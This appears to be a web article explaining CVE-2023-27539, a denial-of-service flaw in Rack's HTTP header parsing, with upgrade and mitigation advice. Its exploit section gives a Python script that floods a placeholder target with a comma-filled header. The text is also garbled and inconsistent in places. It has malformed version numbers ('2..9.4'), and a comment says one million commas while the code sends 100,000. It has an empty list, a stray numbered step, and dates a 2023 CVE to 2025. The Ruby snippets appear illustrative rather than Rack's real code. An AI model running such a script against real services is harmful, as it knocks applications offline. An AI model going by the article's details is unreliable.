
Rack is a core library for handling HTTP requests in Ruby web frameworks like Rails, Sinatra, and others. In March 2023, security researchers discovered CVE-2023-27539, a Denial of Service vulnerability affecting the way Rack parses HTTP headers. This vulnerability can let an attacker crash your Ruby web application just by sending a malicious request.
This article breaks down what this vulnerability is, how it can be exploited, and what you should do to stay safe.
What is CVE-2023-27539?
The vulnerability exists in how Rack parses certain HTTP headers. Specifically, if a request header contains improperly encoded values, Rack’s header parsing logic can be forced into heavy computation or crash, causing a Denial of Service (DoS).
Simply put: a specially crafted HTTP request can overload your application, taking it offline or making it unresponsive.
Rack < 2..9.4, 2.1.x < 2.1.4.4, 2.2.x < 2.2.6.4 are vulnerable.
What Causes the Vulnerability?
Rack’s HTTP header parser was not robust against certain malformed input. An attacker can send a header with deeply nested or malformed values that overwhelms the parser. This could be:
For example, the affected code in rack/request.rb previously assumed headers were well-formed
# Vulnerable example (simplified)
def get_header_values(header)
  # Splits header on commas and trims
  header.split(',').map(&:strip)
end
But if someone sends a header like X-Test: ,,,,,,,,,,,,,,,,,,,,,,,,,,, this could result in an array with thousands of empty strings. The parser may then iterate through them, causing high CPU usage.
Exploit Scenario
Let’s see how an attacker might trigger this vulnerability.
# Python code to send a malicious request
import requests

# Deliberately craft a header with excessive commas
headers = {
    "X-Forwarded-For": "," * 100000    # One million commas
}

# Target vulnerable Rack application
url = "http://vulnerable-app.example.com/";

response = requests.get(url, headers=headers)
print(response.status_code)
When the Rack-based application receives this request, it will try to process the X-Forwarded-For header, causing it to consume huge resources parsing millions of empty values. If enough of these requests are sent, the application will stall or crash—classic DoS.
Rack maintainers quickly released fixes
- 2..9.4
- 2.1.4.4
- 2.2.6.4
To fix:
Upgrade your rack gem to the latest stable security release.
Edit your Gemfile
gem 'rack', '>= 2.2.6.4'
and run
bundle update rack
How Was It Fixed?
The patch introduces stricter parsing. For suspicious or excessive delimiter counts, Rack now raises an error or sanitizes the input:
# Fixed code (simplified)
def get_header_values(header)
  values = header.split(',').map(&:strip)
  raise "Too many values in header" if values.size > SAFE_LIMIT
  values
end
References & Links
- CVE-2023-27539 on NIST
- Official Rack advisory
- Rack source code
- OSS Security Mailing List
- CVE Summary on GitHub
Review all gems depending on Rack—update them, too.
3. If you cannot upgrade, block requests with abnormally long or weird headers at your proxy/web server level (like Nginx).
Conclusion
CVE-2023-27539 shows how a small mistake in parsing can have big consequences in web security. Many real-world Ruby apps were exposed to easy DoS attacks until patched. Always keep your stack up to date and scan for vulnerabilities.
If you use Rack, update now and stay safe!
*This explanation is exclusive for you. Please share responsibly.*
Timeline
Published on: 01/09/2025 01:15:07 UTC
Last modified on: 01/09/2025 22:15:26 UTC